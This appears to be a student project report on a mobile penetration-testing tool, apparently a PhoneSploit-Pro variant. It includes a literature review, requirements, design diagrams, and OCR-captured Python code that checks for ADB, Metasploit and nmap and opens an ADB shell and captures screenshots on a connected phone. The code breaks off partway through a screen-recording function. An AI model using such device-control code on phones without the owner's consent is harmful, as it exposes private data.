

INDEX

| Sr.No | Topic | Sign |
|-------|------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| 1. | Introduction 1.1 Background Study 1.2 Aim | |
| 2. | Literature Review | |
| 3. | Objective and Scope 3.1 Objective 3.2 Scope 3.3 Applicability | |
| 4. | Technology Survey | |
| 5. | System and Other Requirements 5.1 Requirement Definition 5.2 Problem Definition 5.3 Hardware Requirements 5.4 Software Requirements | |
| 6. | System Design 6.1 Class Diagram 6.2 Data Flow Diagram 6.3 Use case Diagram 6.4 ER Diagram 6.5 Activity Diagram | |
| 7. | Code | |
| 8. | Test 8.1 Test Result | |
| 9. | Screenshots | |
| 10. | Conclusion and Future Enhancements 10.1 Conclusion 10.2 Future Enhancements | |

1. Introduction

1.1 Background Study: In this ever-evolving digital landscape, mobile devices have become an integral part of our daily lives. With their extensive capabilities and wide-ranging functionalities, smartphones have become indispensable tools for communication, productivity, and entertainment. However, the increasing reliance on mobile technology also brings forth potential security risks and vulnerabilities. Introducing an innovative mobile security tool designed to address these very concerns. It is a cutting-edge application that aims to empower individuals and organizations with the ability to proactively assess and enhance the security of their mobile devices.

Driven by the ethos of responsible and ethical cybersecurity practices, This tool offers a comprehensive suite of features, providing users with insights into potential vulnerabilities, weak points, and security loopholes that malicious actors could exploit. The tool facilitates penetration testing, allowing users to simulate real-world attacks and identify areas for improvement in their mobile security infrastructure.

Mobile devices, particularly smartphones, have become indispensable in modern society, leading to an increased need for robust security measures to protect sensitive data. However, the rising number of cyber threats and vulnerabilities poses significant challenges to mobile security. Ethical hacking tools have emerged as proactive solutions to identify and mitigate potential security risks. Existing research highlights the importance of responsible ethical hacking practices and legal compliance while conducting security assessments on mobile devices. While several ethical hacking tools are available, this research focuses on the specific capabilities and impact of this tool in enhancing mobile security.

1.2 Aim: The aim of this project is to enhance mobile device security through the use of ethical hacking tools, with a focus on investigating the effectiveness, ethical considerations, and applicability of a specific tool. This project seeks to contribute to the understanding of how this tool can identify vulnerabilities in mobile devices and applications, prioritize them based on severity, and provide valuable insights for improving overall mobile security.

This aim statement encapsulates the core objective of the project, which is to improve mobile device security through ethical hacking practices while emphasizing the importance of data protection and user privacy.

2. Literature Review

2.1 Penetration Testing for Mobile Cloud Computing Applications.

Penetration testing of mobile applications has become more complex and expensive due to several parameters, such as the platform, device heterogeneity, context event types, and offloading. Numerous studies have been published in the MCC domain, whereas few studies have addressed the common issues and challenges of MCC testing. However, current studies do not address MCC and penetration testing. Therefore, revisiting MCC and penetration testing domains is essential to overcoming the inherent complexity and reducing costs. Motivated by the importance of revisiting these domains, this paper pursues two objectives: to provide a comprehensive systematic literature review (SLR) of the MCC, security and penetration testing domains and to establish the requirements for penetration testing of MCC applications.

2.2 Penetration Testing for Android Smartphones.

One major challenge faced by Android users today is the security of the operating system especially during setup. The use of smartphones for communication, social networking, mobile banking and payment systems has all tripled and many have depended on it for their daily transactions. Android OS on smartphones is so popular today that it has beaten the most popular mobile operating systems, like RIM, iOS, Windows Mobile and even Symbian, which ruled the mobile market for more than a decade. This paper performs penetration testing of Android-based Smartphones using an application program designed to simplify port-scanning techniques for information gathering and vulnerability attack.

2.3 A Review on Web Application Vulnerability Assessment and Penetration Testing.

With the increase in the number of internet users, web applications, user data there is an increase in the number of hackers all over the world. It is becoming challenging for organizations to ensure the security of the data of their employees and their customers around the world. Any cyber-attack on the organization will drastically affect the reputation of the organization as well as the loss of trust from the users or customers. Customers will not invest in these organizations who have encountered a cyber threat or attack. Hence, enabling regular security testing and checks by the penetration testers or security analysts help in preparing the organization from any security threat by testing network and applications.

2.4 An Over view of Penetration Testing.

Penetration testing is an effort to attack a system using similar techniques and tools adopted by real hackers. The goal of penetration testing is to call to light as many existing vulnerabilities as possible, then come up with practical solutions to remediate the problems; thus, enhance the system security. The paper introduces concepts and definitions related to penetration testing, together with different models and methodologies to conduct a penetration test. A wide range of penetration testing state-of-the-art, as well as related tools both commercial and free open source available on the market are also presented in relatively rich details.

2.5 Penetration Testing and Vulnerability Assessments: A Professional Approach.

Attacks against computer systems and the data contained within these systems are becoming increasingly frequent and evermore sophisticated. So-called “zero-day” exploits can be purchased on black markets and Advanced Persistent Threats (APTs) can lead to exfiltration of data over extended periods. Organizations wishing to ensure security of their systems may look towards adopting appropriate measures to protect themselves against potential security breaches. One such measure is to hire the services of penetration testers (or “pen-tester”) to find vulnerabilities present in the organization’s network, and provide recommendations as to how best to mitigate such risks. This paper discusses the definition and role of the modern pen-tester and summarizes current standards and professional qualifications in the UK. The paper further identifies issues arising from pen-testers, highlighting differences from what is generally expected of their role in industry to what is demanded by professional qualifications.

2.6 About Penetration Testing.

Students generally learn red teaming, sometimes called penetration testing or ethical hacking, as "breaking into your own system to see how hard it is to do so". Contrary to this simplistic view, a penetration test requires a detailed analysis of the threats and potential attackers in order to be most valuable. Using the results of penetration testing requires proper interpretation. Neither testers nor sponsors should assert that the penetration test has found all possible flaws, or that the failure to find flaws means that the system is secure. All types of testing can show only the presence of flaws and never the absence of them. The best that testers can say is that the specific flaws they looked for and failed to find are not present: this can give some idea of the overall security of the system's design and implementation.

3. Objectives and Scope

3.1 Objectives:

1. Security Assessment:

- **Identify and assess vulnerabilities:** Use tools and methodologies to identify potential weaknesses in systems, networks, and applications.
- **Evaluate security measures:** Assess the effectiveness of existing security controls and mechanisms.

2. Penetration Testing:

- **Simulate real-world attacks:** Conduct controlled and authorized attempts to exploit vulnerabilities and assess the system's resistance to attacks.
- **Test resilience:** Determine how well a system withstands various forms of penetration and identify areas for improvement.

3. Policy Compliance:

- **Assess security policies:** Review and analyze existing security policies against industry standards and regulatory requirements.
- **Evaluate compliance:** Ensure that the organization is adhering to legal and regulatory frameworks related to information security.

4. Social Engineering Testing:

- **Assessment:** Simulate social engineering attacks to test the vulnerability of employees.
- **Awareness programs:** Provide feedback and suggestions for improving security awareness programs.

5. Network Security:

- **Assess infrastructure:** Evaluate the security of routers, switches, and other network components.
- **Test security controls:** Check the effectiveness of firewalls, intrusion detection and prevention systems, and other security measures.

3.2 Scope:

- **IoT Security Testing:** As the Internet of Things (IoT) continues to expand, the need for testing the security of connected devices and ecosystems will rise. Penetration testing software will need to adapt to assess the security of smart devices, home automation systems, industrial IoT, and other interconnected technologies.
- **Cloud Security Assessments:** With the increasing adoption of cloud computing, penetration testing will focus more on assessing the security of cloud-based infrastructures, platforms, and services. Future penetration testing software should be equipped to evaluate configurations, identity and access management, and data protection in cloud environments.
- **AI and Machine Learning Security:** As artificial intelligence (AI) and machine learning (ML) technologies become more prevalent, penetration testing software will need to address the unique security challenges associated with these domains. This includes testing for vulnerabilities in AI algorithms, models, and systems.
- **Automated Threat Simulation:** Future penetration testing software is likely to leverage advanced automation and AI-driven technologies to simulate sophisticated cyber threats. Automated threat simulations can provide more realistic and dynamic assessments of an organization's security posture.
- **DevSecOps Integration:** Integration with DevSecOps practices will become more crucial, ensuring that security is integrated into the software development lifecycle from the beginning. Penetration testing software will need to seamlessly integrate with continuous integration/continuous deployment (CI/CD) pipelines and provide rapid feedback to development teams.
- **Blockchain Security Assessments:** As blockchain technology is increasingly adopted in various industries, penetration testing will need to address the security of blockchain networks, smart contracts, and decentralized applications. Assessing the vulnerabilities unique to blockchain ecosystems will be essential.

3.3 Applicability:

- **Organizational Security:** This tool can be applied within organizations to conduct thorough security assessments on employees' mobile devices used for work-related purposes. This ensures compliance with security policies, identifies potential vulnerabilities, and helps prevent unauthorized access to sensitive corporate data.
- **Mobile App Development:** App developers can employ this tool to evaluate the security of their applications during the development lifecycle. By simulating potential attack scenarios, developers can identify and address security weaknesses before releasing their apps to the public, thereby building more secure products.
- **Personal Device Security:** Individual users can benefit from this tool by assessing their personal mobile devices for vulnerabilities. This empowers users to take proactive measures to protect their data, detect potential threats, and maintain a higher level of personal privacy.
- **Device Manufacturers:** Phone manufacturers and mobile device makers can incorporate this tool in their quality assurance processes. By conducting security assessments before launching products to the market, manufacturers can enhance the security of their devices and build consumer trust.
- **Mobile Service Providers:** Telecommunications companies and mobile service providers can employ the project's best practices to enhance the security of their networks and services, thereby providing a more secure environment for their customers.
- **Security Consulting Firms:** Security consulting firms can integrate the project's tools and methodologies into their service offerings, providing clients with comprehensive mobile security assessments.
- **Legal and Regulatory Bodies:** Government bodies responsible for cybersecurity and data protection can use the project's outcomes to develop or refine legal and regulatory frameworks related to mobile device security assessments.
- **Ethical Hacking Community:** The ethical hacking community can benefit from the project's insights and collaborate to further improve mobile security practices.

4. Technology Survey

1. Python: Python is an OOPs (Object Oriented Programming) based, high level, interpreted programming language. It is a robust, highly useful language focused on rapid application development (RAD). Python helps in easy writing and execution of codes. Python can implement the same logic with as much as 1/5th code as compared to other OOPs languages.

Python provides a huge list of benefits to all. The usage of Python is such that it cannot be limited to only one activity. Its growing popularity has allowed it to enter into some of the most popular and complex processes like Artificial Intelligence (AI), Machine Learning (ML), natural language processing, data science etc. Python has a lot of libraries for every need of this project. For JIA, libraries used are speech recognition to recognize voice, Pyttsx for text to speech, selenium for web automation etc.

2. Android Debug Bridge (ADB): ADB stands for Android Debug Bridge, a powerful command line tool that you can use to debug your Android phone or tablet and send a large number of commands to control behavior on the device, allowing for the installation of apps and the logging of processes. To achieve that, the tool is composed of three distinct parts.

First, there is the client interface that lives on the machine you use for developing or debugging that sends commands to your device or emulator through the command line terminal. Second, there is a daemon (ADBD) that actually executes the commands you send using the client. It runs in the background on all devices and emulators equipped with ADB. Lastly, there is a server on your development machine that establishes the connection to your device or emulator.

The Android Debug Bridge is included as part of Android Studio, Google's IDE (Integrated Development Environment) for Android app development, but you can also download it as a standalone tool if you don't need the full IDE. (The full IDE installation is very large.)

3. Scrcpy: (pronounced “screen copy”) is a free, open-source, and cross-platform application used to display and control an Android device from your Linux desktop computer. It works on Linux, Windows, and macOS, and allows you to control a device connected via a USB or wirelessly (over TCP/IP). It features mirroring with Android device screen off, configurable screen display quality, recording, copy and paste in both directions, using an Android device as a webcam (Linux only), physical keyboard and mouse simulation, OTG mode, and much more.

5. System and Other Requirements

5.1 Requirement Definition:

5.1.1 Functional Requirements:

- **Vulnerability Identification:** This tool should be capable of scanning mobile devices, operating systems, and applications to identify potential vulnerabilities.
- **Vulnerability Assessment:** The tool should assess the severity and potential impact of identified vulnerabilities to prioritize them for mitigation.
- **Penetration Testing:** IT should simulate real-world attack scenarios to test the device's defenses and identify possible points of exploitation.
- **Report Generation:** The tool should generate detailed reports that include information about identified vulnerabilities, their severity, and recommendations for mitigation.

5.1.2 Non-Functional Requirements:

- **Performance:** This tool should efficiently scan and assess vulnerabilities without causing significant performance degradation on the tested devices.
- **Security:** The tool should prioritize user data security and confidentiality during vulnerability assessments, ensuring that no sensitive information is compromised.
- **Compatibility:** This tool should be compatible with a wide range of mobile devices, operating systems, and applications.
- **Accuracy:** The tool should accurately identify vulnerabilities and assess their severity to provide reliable results.
- **Usability:** This tool should have clear and well-documented functionalities, enabling users to navigate and utilize its features effectively.

5.2 Problem Definition: The problem at hand is the need to fortify mobile device security effectively while adhering to ethical principles and legal regulations. The challenge encompasses several dimensions:

- **Identifying Vulnerabilities:** The dynamic nature of mobile technology means that new vulnerabilities continuously emerge. There is a need for these tools to effectively identify and catalog these vulnerabilities to maintain a strong security posture.
- **Assessing Severity:** Once vulnerabilities are identified, organizations need to assess their severity and potential impact accurately. This is crucial for prioritizing mitigation efforts and allocating resources efficiently.
- **Ethical Use:** Ethical hacking tools like this must be employed responsibly and ethically. Organizations must ensure that security assessments are conducted with explicit consent and adhere to ethical hacking guidelines.
- **Legal Compliance:** Compliance with relevant legal frameworks is non-negotiable. Organizations need to navigate complex legal requirements to conduct mobile security assessments within the bounds of the law.

5.3 Hardware Requirements:

- Windows Operating system.
- Minimum 4gb ram.
- Intel i3 processor or above.
- Minimum 20gb memory.
- USB cable.

5.4 Software Requirements:


- Python3 : Python 3.10 or Newer
- ADB: Android Debug Bridge (ADB) from Android SDK Platform Tools
- Scrcpy

6. System Design

6.1 Class Diagram:

The class diagram depicts a static view of an application. It represents the types of objects residing in the system and the relationships between them. A class consists of its objects, and it may inherit from other classes.

A class diagram is used to visualize, describe, document various aspects of the system, and also construct executable software code. It shows the attributes, classes, functions, and relationships to give an overview of the software system. It constitutes class names, attributes, and functions in a separate compartment that helps in software development. Since it is a collection of classes, interfaces, associations, collaborations, and constraints, it is termed as a structural diagram.




The above diagram shows three classes device, user, and tests. Tests that can be performed on the device by the user. The Device class has android attribute that specifies the OS of the device, the user has name and id attribute that defines the user whereas tests have name and number attributes that specifies the types of different tests available.

6.2 Data Flow Diagram:


A Data Flow Diagram (DFD) is a traditional visual representation of the information flows within a system. A neat and clear DFD can depict the right amount of the system requirement graphically. It can be manual, automated, or a combination of both.

The objective of a DFD is to show the scope and boundaries of a system. It may be used as a communication tool between a system analyst and any person who plays a part in the order that acts as a starting point for redesigning a system. The DFD is also called as a data flow graph or bubble chart.

- DFD Level 0 Diagram:




- DFD Level 1 Diagram:



6.3 Use case Diagram:

UML, use-case diagrams model the behavior of a system and help to capture the requirements of the system. Use case diagrams describe the high-level functions and scope of a system. These diagrams also identify the interactions between the system and its actors. The use cases and actors in use-case diagrams describe what the system does and how the actors use it, but not how the system operates internally.


Use-case diagrams illustrate and define the context and requirements of either an entire system or the important parts of the system. You can model a complex system with a single use-case diagram, or create many use-case diagrams to model the components of the system. You would typically develop use-case diagrams in the early phases of a project and refer to them throughout the development process.



There are two actors one is the user and other is the device on the test is performed. The register himself, connect the device, test device, and create the report.

6.4 Activity Diagram:


In UML, the activity diagram is used to demonstrate the flow of control within the system rather than the implementation. It models the concurrent and sequential activities. The activity diagram helps in envisioning the workflow from one activity to another. It puts emphasis on the condition of flow and the order in which it occurs.



The activity diagram starts with user registering himself and connects the device to the system and perform multiple tests and generates the reports based on the test applied on the devices.

6.5 ER Diagram:

An Entity Relationship Diagram (ER Diagram) pictorially explains the relationship between entities to be stored in a database. Fundamentally, the ER Diagram is a structural design of the database. It acts as a framework created with specialized symbols for the purpose of defining the relationship between the database entities. ER diagram is created based on three principal components: entities, attributes, and relationships.




There are three entities user, tests, and device. The user has its own values like id, username and timestamp that can be used to store any information about the user like id = 44, username = sohail. User can connect a device which has its own type and operating system and can perform multiple tests on the device the test has its own unique id and name which is used to select the test.

7. Code

- main.py

The screenshot shows a terminal window with several tabs open at the top: "phonesploitpro.py", "python.py", "banner.py", and "release.py". The main pane displays the "phonesploitpro.py" script. The script uses the os, random, socket, time, subprocess, platform, and datetime modules. It includes a "start()" function that creates a "Downloaded-Files" folder if it doesn't exist. It then checks the operating system using platform.system(). If Windows, it calls windows_config(). If macOS, it sets the opener to "open". On Linux or macOS, it imports readline. The right side of the window shows a vertical stack of other terminal sessions or logs.

```
phonesploitpro > () os
 1 import os
 2 import random
 3 import socket
 4 import time
 5 import subprocess
 6 import platform
 7 import datetime
 8 from datetime import datetime
 9 from modules import banner
10 from modules import color
11 from modules import nmap
12
13
14 def start():
15     # Creating Downloaded-Files folder if it does not exist
16     try:
17         # Creates a folder to store pulled files
18         os.mkdir("Downloaded-Files")
19     except:
20         pass
21
22     # Checking OS
23     global operating_system, opener
24     operating_system = platform.system()
25     if operating_system == "Windows":
26         # Windows specific configuration
27         windows_config()
28     else:
29         # macOS only
30         if operating_system == "Darwin":
31             opener = "open"
32
33         # On Linux and macOS both
34         import readline # Arrow Key
```



```
File Edit Selection View Go Run Terminal Help ↶ → PhoneSloit-Pro-main
phonesploitpro.py X python.py banner.py release.py
phonesploitpro.py > ...
36     check_packages() # Checking for required packages
37
38
39 def windows_config():
40     global clear, opener # , move
41     clear = "cls"
42     opener = "start"
43     # move = 'move'
44
45
46 def check_packages():
47     adb_status = subprocess.call(["which", "adb"])
48     scrcpy_status = subprocess.call(["which", "scrcpy"])
49     metasploit_status = subprocess.call(["which", "msfconsole"])
50     nmap_status = subprocess.call(["which", "nmap"])
51
52     if (
53         adb_status != 0
54         or metasploit_status != 0
55         or scrcpy_status != 0
56         or nmap_status != 0
57     ):
58         print(
59             f"\n{color.RED}ERROR : The following required software are NOT installed!\n"
60         )
61
62         count = 0 # Count variable for indexing
63
64         if adb_status != 0:
65             count = count + 1
66             print(f"\n{color.YELLOW}{count}. {color.YELLOW}ADB{color.WHITE}")
67
68         if metasploit_status != 0:
69             count = count + 1
Ln 38, Col 1 Spaces: 4 UTF-8 CRLF Python 3.11.5 64-bit Go Live Prettier
28Smoke
11:56 AM 23-Feb-24
```

```
File Edit Selection View Go Run Terminal Help ← → ⌘ PhoneExploit-Pro-main
python.py banner.py release.py
phoneexploitpro.py > userName
70     print(f"\033[1;33m{color.YELLOW}{count}. Metasploit-Framework{color.WHITE}\033[0m")
71
72     if scrpy_status != 0:
73         count = count + 1
74         print(f"\033[1;33m{color.YELLOW}{count}. Scropy{color.WHITE}\033[0m")
75
76     if nmap_status != 0:
77         count = count + 1
78         print(f"\033[1;33m{color.YELLOW}{count}. Nmap{color.WHITE}\033[0m")
79
80     print(f"\n\033[1;36m{color.CYAN}Please install the above listed software.\033[0m\n")
81
82     choice = input(
83         f"\033[1;32m{color.GREEN}Do you still want to continue to PhoneExploit Pro?\033[0m {color.WHITE} Y / N > "
84     ).lower()
85
86     if choice == "y" or choice == "":
87         return
88     elif choice == "n":
89         exit_phoneexploit_pro()
90         return
91     else:
92         while choice != "y" and choice != "n" and choice != "":
93             choice = input("\033[1;31mInvalid choice!, Press Y or N > ").lower()
94             if choice == "y" or choice == "":
95                 return
96             elif choice == "n":
97                 exit_phoneexploit_pro()
98                 return
99
def userName():
100     name = input("Enter your name: ").capitalize()
101     id = generate_random_number()
102     timeStamp = datetime.now().strftime("%Y-%m-%d %I:%M:%S")
103     save_name_to_file(timeStamp, name, id)
```

```
File Edit Selection View Go Run Terminal Help ← → 🔍 PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py
phonesploitpro.py > userName

138     def exit_phonesploit_pro():
139         global run_phonesploit_pro
140         run_phonesploit_pro = False
141         print("\nExiting...\n")
142
143
144     def get_shell():
145         print("\n")
146         os.system("adb shell")
147
148
149     def get_screenshot():
150         global screenshot_location
151         # Getting a temporary file name to store time specific results
152         instant = datetime.datetime.now()
153         file_name = f"screenshot-{instant.year}-{instant.month}-{instant.day}-{instant.hour}-{instant.minute}-{instant.second}.png"
154         os.system(f"adb shell screencap -p /sdcard/{file_name}")
155         if screenshot_location == "":
156             print(
157                 f"\n{color.YELLOW}Enter location to save all screenshots, Press 'Enter' for default{color.WHITE}"
158             )
159             screenshot_location = input("> ")
160             if screenshot_location == "":
161                 screenshot_location = "Downloaded-Files"
162             print(
163                 f"\n{color.PURPLE}Saving screenshot to PhoneSploit-Pro/{screenshot_location}\n{color.WHITE}"
164             )
165         else:
166             print(
167                 f"\n{color.PURPLE}Saving screenshot to {screenshot_location}\n{color.WHITE}"
168             )
169
170         os.system(f"adb pull /sdcard/{file_name} {screenshot_location}")

In 101, Col 1 Spaces: 4 UTF-8 CRLF Python 3.11.6 64-bit Go Live Prettier
28°C Smoke ENG US 11:57 AM 23-Feb-24
```

The screenshot shows a terminal window with the title "PhoneSploit-Pro-main". The window contains Python code for a script named "phonesploitpro.py". The code includes functions for opening files, recording screens, and managing file locations. It uses color-coded text output and includes comments explaining its purpose.

```
File Edit Selection View Go Run Terminal Help ← → 🔍 PhoneSploit-Pro-main
phonesploitpro.py X python.py banner.py release.py
phonesploitpro.py > userName

173     # Asking to open file
174     choice = input(
175         f"\n{color.GREEN}Do you want to Open the file? Y / N {color.WHITE}> "
176     ).lower()
177     if choice == "y" or choice == "":
178         os.system(f"{opener} {Screenshot_location}/{file_name}")
179
180     elif not choice == "n":
181         while choice != "y" and choice != "n" and choice != "":
182             choice = input("Invalid choice!, Press Y or N > ").lower()
183             if choice == "y" or choice == "":
184                 os.system(f"{opener} {Screenshot_location}/{file_name}")
185
186     print("\n")
187
188 def screenrecord():
189     global screenrecord_location
190     # Getting a temporary file name to store time specific results
191     instant = datetime.datetime.now()
